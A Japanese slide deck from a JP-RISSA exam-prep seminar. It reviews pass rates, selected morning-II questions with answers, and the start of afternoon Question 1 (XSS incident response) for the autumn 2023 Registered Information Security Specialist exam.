JP-RISSA
情報処理安全確保支援士会

内閣サイバーセキュリティセンター（NISC）
「2024年サイバーセキュリティ月間」関連行事

情報処理安全確保支援士試験 対策セミナー #9 「こう出たR5秋セキスペ解答解説」

2024年1月27日 19:30-21:15　於 YouTube Live

一般社団法人 情報処理安全確保支援士会

理事　村山直紀（むらやま･なおき）　@MurayamaNaoki

（情報処理安全確保支援士 登録番号第000029号）

一般社団法人 情報処理安全確保支援士会

JP-RISSA
情報処理安全確保支援士会

- 設立目的
  「情報処理安全確保支援士」の活躍の場をひろげ、情報社会におけるサイバーセキュリティを含む情報セキュリティを取り巻く環境が向上することを目的とした団体。2019年8月に設立された任意団体を母体として、2020年4月に一般社団法人に改組。

- 主な運営体制
  - 代表理事・会長　大久保 茂人
  - 副会長　宇都田 賢一、小松 誠、山口 敏行
    （理事：15名、監事：2名）

- 会員　548名（2023年12月22日時点）

- WEB　https://www.jp-rissa.or.jp/
  https://x.com/jp_rissa

【 本セミナーの影の目的 】
会員の獲得
入会金 コロナ割で0円（2024/3/9迄）
年会費4800円　詳しくはWebで。

「会員の獲得」←ここ大事
① まずは受かってもらう
② 登録・有資格者になる
③ 当会に入会してもらう

既合格者の視聴も多いです。
リスキリングの方も大歓迎！

TLP：CLEAR

NISC「普及啓発・人材育成」施策

JP-RISSA 情報処理安全確保支援士会

- 本セミナーは，内閣サイバーセキュリティセンター（NISC）様「**サイバーセキュリティ・ポータルサイト**」掲載の「普及啓発・人材育成」施策の一つです。

【 本セミナーの 国家的な目的 】

都市部での開催に偏る「情報処理安全確保支援士試験」の対策セミナーをオンラインで提供することで、わが国全体のサイバーセキュリティの能力の向上を図ります。

【前提知識・経験】

受講者像としてITSS（ITスキル標準）「レベル3」以上の能力を有する者を想定しているため、例えばIPA（情報処理推進機構）が実施する「応用情報技術者試験」に合格済みであることは望ましいと言えます。

【右図】NISC「サイバーセキュリティ・ポータルサイト」内での紹介ページ
https://security-portal.nisc.go.jp/curriculum/torikumi/security_anzen_seminar.html

TLP：CLEAR

NISC「サイバーセキュリティ月間」

JP-RISSA 情報処理安全確保支援士会

- 2024年（令和6年）は，2月1日（木）～ 3月18日（月）

プリキュアの日　防犯の日　※ 日本記念日協会より

- **本セミナーは「関連行事」に選定されました。**
  - 関連行事の期間は，1月20日（土）～ 3月31日（日）
  - 詳しくは「みんなで使おうサイバーセキュリティ・ポータルサイト」を。
    - https://security-portal.nisc.go.jp/cybersecuritymonth/2024/

∴ このセミナーは国家的なイベント！

- 本セミナーを含む「関連行事」は，**「サイバーセキュリティに関する意識と理解を深める行事」**です。
  - もし国家のエージェントから探られたら，意識の高い皆様は“本セミナーで「サイバーセキュリティに関する意識と理解」が深まった。”と答えてもらえると助かります。

TLP：CLEAR

本日の資料の配布元など

- 配布資料のURLは，本日19時過ぎに応募者（参加者＋補欠者）全員にconnpass経由でお送りしたメールに記しています。

- YouTube Live配信URLも，connpass経由のメールに記しています。
  - 後日，当会のYouTubeチャンネル（下記URL）で公開予定。
    - https://www.youtube.com/channel/UCSVHGI28t7h5sVCRO_P88DA

- 参考：本セミナーのconnpass募集ページ
  - https://connpass.com/event/298811/

connpass全イベ最高8位

TLP：CLEAR

過去開催のアーカイブ（その①）

JP-RISSA
情報処理安全確保支援士会

- 対策セミナー #8「こう出た**R5春セキスペ**解答解説」2023/7/15開催
  - 動画 https://youtu.be/FfwYokKF-S8 （注：開催日の後に再収録しました。）
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2023/07/JP-RISSA_R05-Spring-Test_Ans.pdf
- 対策セミナー #7「こう出た**R4秋セキスペ**解答解説」2023/1/21開催
  - 動画 https://youtu.be/rLPHyfkmBHM （注：開催日の後に再収録しました。）
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2023/01/JP-RISSA_R04-Autumn-Test_Ans.pdf
- 対策セミナー #6「こう出た**R4春セキスペ**解答解説」2022/7/16開催
  - 動画 https://youtu.be/sfXVeojrwrY
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2022/07/JP-RISSA_R04-Spring-Test_Ans.pdf

TLP：CLEAR

過去開催のアーカイブ（その②）

JP-RISSA
情報処理安全確保支援士会

- 対策セミナー #5「こう出た**R3秋セキスペ**解答解説」2022/1/15開催
  - 動画 https://youtu.be/WootX6IFd0g
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2022/01/JP-RISSA_R03-Autumn-Test_Ans.pdf
- 対策セミナー #4「こう出た**R3春セキスペ**解答解説」2021/7/17開催
  - 動画 https://youtu.be/GeyT_4zx1cE
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2021/08/20210717murayama_v2.pdf
- 対策セミナー #3「こう出た**R2セキスペ**解答解説」2021/1/16開催
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2021/04/JP-RISSA_R02-Autumn-Test_Ans.pdf

本日の担当（村山直紀）

JP-RISSA
情報処理安全確保支援士会

- 電子デバイス・FPGA用論理合成ツールの輸入販売（H7～H11）
- IT人材育成に転じ，主に企業SE向け研修を担当（H11～）
- コンサルティング，資格試験対策書の執筆・監修（H18～）

応用情報の「速効サプリ®」出来

本セミナーは同書刊行後の追補も兼ねます。

- 修士（学術）電気通信大学（注：専門は社会情報学）
- RISS，電通主任（伝交･線路），ネットワークスペシャリスト ほか
- IEEE，情報処理学会，社会情報学会　各会員。当会理事。

TLP：CLEAR

3月14日（木）予想屋やります。

JP-RISSA
情報処理安全確保支援士会

- **Security Days 東京**（3月12～15日，東京駅の隣**「JPタワー」**）
- **「セキスペ試験 直前予想80連発！～情報処理安全確保支援士試験を攻略せよ～」**
  - 登壇は **3月14日（木）17:20～18:00**

ほか２講演 当会より提供予定

- **登録は無料。**来場登録を**下記URL**で受付中！
  - https://f2ff.jp/event/secd
- **下記は**「Security Days **東京**」**の来場登録者 限定** の話。
  - 来場登録者は **スライド資料を**，数日後から**ダウンロード**できる 見込み。
  - 来場登録者は 約2週間後から，**オンデマンドで視聴**できる 見込み。
    - 「名古屋」「大阪」開催のみの登録だと，たぶん「東京」開催のDLと視聴は不可。
- **行けなくても**「Security Days **東京**」**の来場登録**と，もし**行けたら本セッションへの登録** を！

早く見るなら会場へ！

TLP：CLEAR

免責事項

JP-RISSA
情報処理安全確保支援士会

- 本資料は，村山直紀（以下「村山」）が独自に調査した結果や考察を公表したものであり，情報処理安全確保支援士試験の実施団体（以下「IPA」）の活動とは一切関係がありません。

盗用は340万円を村山に支払う事に同意したものとみなします。

- 本セミナーならびに本資料には，村山が後日，商用として書籍化するネタを多数投入しています。このため本セミナーの私的な録画・録音・写真撮影・スクリーンショットは禁止です。また本資料の再配布時の改変も禁止です。
- 本資料の内容について万全を期して作成しましたが，IPA公表の情報と本資料との間で内容に相違がある場合は，村山が特段の理由を示す場合を除き，IPAが公表する情報の内容が優先します。
- 本セミナーならびに本資料によって受講者が得た情報は，受講者の自己責任での御利用をお願いします。受講者が本セミナーならびに本資料によって受けた金銭その他の損害の責任を，村山ならびに（一社）情報処理安全確保支援士会（JP-RISSA）は一切負いません。
- 本セミナーは子育てママさんを勝手に応援します。

TLP：CLEAR

なさっても構わないこと

- **セミナー中は主に，YouTube Live のチャット を拾います。**
- **配信用のURLは，セミナー終了までは非開示 でお願いします。**
  - なお本セミナーの 一般公開時のURLは，配信時とは異なる 場合があります。
- XほかSNSへの投稿はご自由に。
  - **推奨ハッシュタグ #jprissa**（大文字の **#JPRISSA** も可）
  - ただし，セミナー途中に村山がポストを追うのはキツい です。
  - セミナー後に余力があれば，いいねを押します。
- **感想や概要を，後日ブログとかに書くのは大歓迎。**
  - 一点だけ。私（村山直紀）は 氏名を間違われるのをとても嫌がります。

TLP：CLEAR

本日の進行予定

JP-RISSA
情報処理安全確保支援士会

対策セミナー#9　1月27日（土）　19:30 ～ 21:15


- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分
- こう出た【午後 問1】　20分
- こう出た【午後 問2】　20分
- 休憩　5分
- こう出た【午後 問3】　20分
- こう出た【午後 問4】　20分
- 質問，クロージング　5分

TLP：CLEAR

概観・午前Ⅱ

TLP：CLEAR

【概観①】通過率（R05秋SC）



R05春 合格率 19.71%
制度変更で易化した？
（ブレの範囲かも）

受験者比 21.95%
（公表される「合格率」）

参考：応募者比 16.07%

【半年前の村山予想】
［午後］通過率3分の1
【実際】
［午前Ⅱ］で落として
［午後］採点を絞った？

受験料を払った「応募者」÷ 当日来た「受験者」

SC受験者のおよそ43%は午前Ⅰから受験

午前Ⅱから受ける人が約8338人合流

午前Ⅱ通過するも午後採点なしが42名

TLP：CLEAR

【概観②】［午後］の難度（その①）

JP-RISSA 情報処理安全確保支援士会

昨年7月の予想


【考察】今秋からの［午後］その①

JP-RISSA 情報処理安全確保支援士会

R05春［午後Ⅰ・Ⅱ］両方通過率 32.1%


半数以上 が60点以上を取れる難度（ただし2回とも受ける）

［午後］12:30～15:00（2時間半）
4問出題，2問選択（50点×2問）



通過する方が多い

【算出の根拠】
0.558×0.575＝0.32085



60点以上を取れる人は全体の3割強という難度

半年後の「対策セミナー」はネタ繰りがしんどそう


合格者数の倍が落ちる

こう変わる？

※ 村山個人の予想です。外れたら喜んで下さい。

TLP：WHITE

R05秋［午後］実際の通過率



上振れで外れたので喜んで下さい。

TLP：CLEAR

【概観③】［午後］の難度（その②）

JP-RISSA 情報処理安全確保支援士会

昨年7月の予想

- 昨年7月の予言
  - 「“問題サイズ 小” は，“低難度” を意味しない。」
    - その極み（例：東京藝術大学の学部入試）→ → → →
      - 令和2年度 東京藝術大学美術学部絵画科油画専攻 第2次実技試験　3月6日･7日･8日　絵画
      - https://admissions.geidai.ac.jp/wp/wp-content/uploads/2020/05/7fbf8edc7f589a7283d7d763d75effca.pdf

但しこれが行き過ぎると，“生成AIが答える方が，人間よりも早くてデキも良い。”となり，人間向けの試験としてソレどうなの，という批判も出そう。（いっそチューリングテストに衣替え？）

出題

絵を描きなさい。

【考察】今秋からの［午後］その②

JP-RISSA 情報処理安全確保支援士会

- それでも 今秋に限れば合格率は上がる と予想します。
  - ※ 村山個人の予想です。外れたら悲しんで下さい。
- なぜなら。
  - 長らく問題は “半数以上が60点以上で通過できるレベル感” で作られてきた。その癖が，まだ抜け切っていない だろうから。
  - 今秋は “いゃぁ難しく作ったつもりなンすけど，なかなか落ちてくれなくて。制度上しかたなく［午後］通過者を全員合格させました。”
  - 学びを得た作問者は，R06春には7割近くを落とせる難度で作れる，と予想。
- “問題サイズ 小” は，“低難度” を意味しない。
  - その気になれば［午前Ⅱ］1問サイズで正答率3%未満の問題だって作れます。
    - そんな問題の方が，むしろ作問も採点もラク です。
    - もし村山が作問者なら，ラクに難しく作りたい誘惑との戦いです。

TLP：WHITE

秋期試験の出願 7月26（水）17時まで

R06春試験の出願 2月7日（水）17時まで

「学びを得た作問者は，R06春には7割近くを落とせる難度で作れる，と予想。」

正規分布に沿うなら偏差値およそ69

近年の［午後］作問作業は修羅場に見えた。

R05秋［午後］問4は，作問者は自由に作れたしレビュー時間も確保された模様。代わりに，受験者が好きに書ける空欄［あ］次第で以降の正解表現も動的に変わる ため，採点者はヘトヘト。

TLP：CLEAR

【概観④】『採点講評』より引用

全て「正答率は平均的」とあるが…（R03春以降，全問この表現）

- **【問1】**
  - 「**問1**では，Webアプリケーションプログラムの脆弱性悪用によって発生したインシデントへの対応を題材に，悪用されたクロスサイトスクリプティング（XSS）脆弱性の把握と対応について出題した。全体として**正答率は平均的であった**。」
- **【問2】**
  - 「**問2**では，アパレル業におけるセキュリティ対策の見直しを題材に，サーバ証明書の検証，秘密鍵の管理及び無線LAN環境の見直しについて出題した。全体として**正答率は平均的であった**。」
- **【問3】**
  - 「**問3**では，継続的インテグレーションサービスを提供する企業とその利用企業におけるセキュリティインシデント対応を題材に，クラウドサービスを使ったシステムで起こりうる攻撃手法とその防御について出題した。全体として**正答率は平均的であった**。」
- **【問4】**
  - 「**問4**では，業務委託関係にある百貨店と運送会社を題材に，個人情報に関するリスクアセスメントについて出題した。全体として**正答率は平均的であった**。」

【概観⑤】これを採点してみた

JP-RISSA 情報処理安全確保支援士会

- ［午後］解答速報（1問50点，2問選択）

A社
- 問1　44点，問2　50点，問3　41点，問4　32点
- （44＋50＋41＋32）÷ 4 × 2 ＝ **83.5点**

B社
- 問1　50点，問2　39点，問3　36点，問4　28点
- （50＋39＋36＋28）÷ 4 × 2 ＝ **76.5点**

注目は「問4」の得点…これだと当落ラインだ！

【分析①】「問4」は難しかった。
→そう？ 観測されるX，問4の人けっこう受かってた よ？
【分析②】示された予想配点がIPA側とズレている。
→これかな。“書かせる”設問，実は超高配点 だった，と。

∴ 記号番号を選ぶだけの設問は配点もザコ。

「問4」については，村山の推測による配点や採点基準もオマケで付けました。

【村山の考察】

・「問4」は，怯まず臆さずとにかく文を書いた人が勝った模様。X上で「問4」での合格を多数観測したのも，Xが，文才あふれる人の溜まり場だからかも。
・セキュアな人に“該当する記号番号”を拾わせたら，問題点を多めに見つけ，多めに拾い出すもの。この分析を一律バツにする訳もなかろう。逆に言うと，記号番号を拾う設問は，当てても外してもザコ配点。

全ての PC とサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。 危

↑ 分析なんて切り口次第・分析者次第。一律な採点は困難です。

※ 村山個人の感想です。

	R02 10月		R03 春期		R03 秋期		R04 春期		R04 秋期		R05 春期	
	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ
A社	82.67	87.00	90.00	87.00	92.67	96.50	79.33	91.00	93.33	87.50	93.33	96.00
B社	84.67	81.50	81.33	96.00	92.67	91.50	80.00	88.50	88.67	93.50	96.00	87.50
平均	**83.67**	**84.25**	**85.67**	**91.50**	**92.67**	**94.00**	**79.67**	**89.75**	**91.00**	**90.50**	**94.67**	**91.75**
合格率	19.43%		21.22%		20.14%		19.17%		21.14%		19.71%	

【参考】本来これ位の得点率です。

TLP：CLEAR

【午前Ⅱ】これが出た（その①）

JP-RISSA
情報処理安全確保支援士会

- 【［午前Ⅱ］新出題】

※ ここで「新出題」とは，SC試験［午前Ⅱ］H21春以降の初出題。微修正を加えた上での再出題は，原則，既出として扱います。

- **問2　TLS 1.3の暗号スイートに関する説明**のうち，適切なものはどれか。
  - ア　AEAD（Authenticated Encryption with Associated Data）とハッシュアルゴリズムの組みで構成されている。

- **問5　クリプトジャッキングに該当するもの**はどれか。
  - ア　PCに不正アクセスし，そのPCのリソースを利用して，暗号資産のマイニングを行う攻撃

【 下記表現での出題例あり。】

「仮想通貨環境において，報酬を得るために行われるクリプトジャッキングはどれか。」
（H31春SC午前Ⅱ問5）

ア　他人のPC又はサーバに侵入して計算資源を不正に利用し，台帳への追記の計算を行う。

TLP：CLEAR

【午前Ⅱ】これが出た（その②）

- **問6　マルウェアMiraiの動作**はどれか。
  - エ　ランダムな宛先IPアドレスを使用してIoT機器などに感染を広げるとともに，C&Cサーバからの指令に従って標的に対してDDoS攻撃を行う。

【 下記表現での出題例あり。】

「マルウェアMiraiの動作はどれか。」（H30秋SC午前Ⅱ問11）

エ　ランダムなIPアドレスを生成してtelnetポートにログインを試行し，工場出荷時の弱いパスワードを使っているIoT機器などに感染を広げるとともに，C&Cサーバからの指令に従って標的に対してDDoS攻撃を行う。

【午前Ⅱ】これが出た（その③）

JP-RISSA
情報処理安全確保支援士会

- **問7　インターネットバンキングでの**MITB攻撃による不正送金について，対策として用いられる**トランザクション署名の説明**はどれか。
  - ウ　利用者が送金取引時に，“送金操作を行うPCとは別のデバイスに振込先口座番号などの取引情報を入力して表示された値”をインターネットバンキングに送信する。

【 下記表現での出題例あり。】

「インターネットバンキングの利用時に被害をもたらすMITB（Man-in-the-Browser）攻撃に有効なインターネットバンクでの対策はどれか。」（R04春SC午前Ⅱ問11）

イ　インターネットバンキングでの送金時に利用者が入力した情報と，金融機関が受信した情報とに差異がないことを検証できるよう，トランザクション署名を利用する。

今回は“インターネットバンキングでの「トランザクション署名」を知ってるか？”が試されました。

TLP：CLEAR

【午前Ⅱ】これが出た（その④）

JP-RISSA 情報処理安全確保支援士会

- **問8　SAML（Security Assertion Markup Language）の説明**はどれか。
  - イ　異なるインターネットドメイン間でセキュリティ情報を共有してシングルサインオンに利用するための，XMLをベースにした標準規格

「SAML」は頻出でも，正解選択肢のこの表現は初。

- **問9　公開鍵基盤における CPS（Certification Practice Statement）に該当するもの**はどれか。
  - ウ　認証局の認証業務の運用などに関する詳細を規定した文書

【次に出すなら，今回は不正解だった選択肢ア，イ，エ？】
ア　認証局が発行するデジタル証明書の所有者が策定したセキュリティ宣言
イ　認証局でのデジタル証明書発行手続を代行する事業者が策定したセキュリティ宣言
エ　認証局を監査する第三者機関の運用などに関する詳細を規定した文書

- **問12　脆弱性管理，測定，評価を自動化するためにNISTが策定した基準**はどれか。
  - イ　SCAP（Security Content Automation Protocol）

「FIPS」は今回，不正解の選択肢。

【午前Ⅱ】これが出た（その⑤）

JP-RISSA 情報処理安全確保支援士会

- **問14　OAuth 2.0に関する記述**のうち，適切なものはどれか。
  - イ　認可を行うためのプロトコルであり，認可サーバが，利用者（リソースオーナー）の許可を得て，サービス（クライアント）に対し，適切な権限を付与するためのものである。

文字列「OAuth」の［午前Ⅱ］での出現は意外と珍しく，今回は H29春SC午前Ⅱ 問14 以来。

問18と問19は，この問い方と文字列一致する出題は無かった，という意味での初出題。
下記の問18など，サブネットマスクの計算力を試す出題例は多数あり。

- **問18　クラスCのネットワークを，50ノードずつ収納できる四つのサブネットに分割した場合のサブネットマスク**はどれか。
  - エ　255.255.255.192

こんな計算が［午後］問2 設問3（5）で役立つ。

$192_{(10)} = 11000000_{(2)}$，6ビット幅でホストアドレスを62個つくれる。

- **問19　複数ノードから成るグループに**マルチキャストでデータを送るときに，**宛先として使用できるIPアドレス**はどれか。
  - エ　239.0.1.1

$239_{(10)} = 11101111_{(2)}$，先頭4ビットが1110は「クラスD」のIPv4アドレス。

【午前Ⅱ】これが出た（その⑥）

JP-RISSA 情報処理安全確保支援士会

- **問20**　DHCPのクライアントが，**サーバから配布されたIPv4アドレスを**，クライアント自身のホストアドレスとして設定する際に，そのアドレスが**他のホストに使用されていないことを，クライアント自身でも確認する**ことが推奨されている。**この確認に使用するプロトコル**として，適切なものはどれか。
  - ア　ARP

「ウ ICMP」はバツ。IPv6環境 での “DAD（Duplicate Address Detection）” はICMPv6で実現しますが，本問は IPv4環境 なので “Gratuitous ARP” で実現され，それが用いるプロトコル名「ア ARP」が正解。

- **問21**　DBMSの**データディクショナリ**はどれか。
  - ウ　データベースに関するユーザー情報，データ構造など，データベース管理情報を格納したもの

- **問22**　目的別のサービスが多数連携して動作する大規模な分散型のシステムでは，障害時の挙動を予知することが困難である。このようなシステムにおいて，ステージング環境や本番環境で**意図的に障害を引き起こしてシステムの挙動を観察し，発見した問題を修正することを継続的に実施し，システムの耐障害性及びシステム運用の信頼性を高めていく手法**はどれか。
  - ウ　カオスエンジニアリング

用語「イ　Infrastructure as Code」も不正解選択肢でデビュー🌟

【午前Ⅱ】これが出た（その⑦）

JP-RISSA 情報処理安全確保支援士会

- **問23**　アジャイル開発手法の説明のうち，**スクラム**のものはどれか。
  - ウ　プロダクトオーナーなどの役割，スプリントレビューなどのイベント，プロダクトバックログなどの作成物，及びルールから成る。

これはITILの親戚。JIS Q 27000シリーズ（いわゆるISMS）とは要区別。

- **問24　JIS Q 20000-1**:2020（サービスマネジメントシステム要求事項）を適用している**組織において，サービスマネジメントシステム（SMS）が次の要求事項に適合している状況にあるか否かに関する情報を提供するために，あらかじめ定めた間隔で組織が実施するもの**はどれか。

〔要求事項〕
・SMSに関して，組織自体が規定した要求事項
・JIS Q 20000-1:2020の要求事項

  - ウ　内部監査

正解の根拠となる箇所

9　パフォーマンス評価
9.2　**内部監査**
9.2.1　**組織は，SMSが次の状況にあるか否かに関する情報を提供するために，あらかじめ定めた間隔で内部監査を実施**しなければならない。
a)　**次の事項に適合**している。
1)　**SMSに関して，組織自体が規定した要求事項**
2)　**この規格の要求事項**
b)　効果的に実施され，維持されている。

引用：『JIS Q 20000-1：2020（ISO/IEC 20000-1：2018）情報技術－サービスマネジメント－第1部：サービスマネジメントシステム要求事項』（日本規格協会[2020]p27）（引用文中の太字は村山による）

【同規格の簡易的な閲覧には，下記のURLが便利】
https://kikakurui.com/q/Q20000-1-2020-01.html

【午前Ⅱ】これが出た（その⑧）

JP-RISSA 情報処理安全確保支援士会

- **問25　データベースの直接修正に関して，監査人が，システム監査報告書で報告すべき指摘事項**はどれか。ここで，直接修正とは，アプリケーションソフトウェアの機能を経由せずに，特権IDを使用してデータを追加，変更又は削除することをいう。
  - ア　更新ログ上は，アプリケーションソフトウェアの機能を経由したデータ更新として記録していた。

【過去の出題（H30春SC午前Ⅱ問25）の問いと答に，言葉を補った再出題】

ア　更新ログを加工して，アプリケーションの機能を経由した正常な処理によるログとして残していた。

【「指摘事項」＝ツッコむ所。不正解の各表現は，内部統制上そう問題なさそう だから不正解。】

イ　事前のデータ変更申請の承認，及び事後のデータ変更結果の承認を行っていた。
ウ　直接修正の作業終了時には，直接修正用の特権IDを無効にしていた。
エ　利用部門からのデータ変更依頼票に基づいて，システム部門が直接修正を実施していた。

本日の進行予定

JP-RISSA
情報処理安全確保支援士会

対策セミナー#9　1月27日（土）　19:30 ～ 21:15

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後 問1】　20分
- こう出た【午後 問2】　20分
- 休憩　5分
- こう出た【午後 問3】　20分
- こう出た【午後 問4】　20分
- 質問，クロージング　5分

TLP：CLEAR

R05春午後Ⅰ問1は「**Webアプリケーションプログラム開発**に関する次の記述を読んで，設問に答えよ。」

午後 問1

Webアプリケーションプログラムの開発に関する次の記述を読んで，設問に答えよ。

「問1では，**Webアプリケーションプログラムの脆弱性悪用によって発生したインシデントへの対応を題材に，悪用されたクロスサイトスクリプティング（XSS）脆弱性の把握と対応について出題**した。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - 脆弱性を悪用されたインシデント発生時の対策立案においては，影響度の把握や適切な対策検討，及び優先度決定のため，どのような脆弱性がどのように悪用されたかを理解した上で対応を検討する必要がある。
  - 本問では，Webアプリケーションプログラムの脆弱性を悪用されたことによるインシデント対応を題材に，HTMLやECMAScriptから悪用された脆弱性と問題点を読み解き，対策を立案する能力を問う。

TLP：CLEAR

「問1」あらすじ

JP-RISSA
情報処理安全確保支援士会

- **Q社**：「**洋服のEC事業**を手掛ける従業員100名の会社」
- **Webアプリ**：（サーバ側の）Webアプリケーションプログラム
- **“□□□.co.jp”**：ECサイトのドメイン名，HTTPS化はされている。
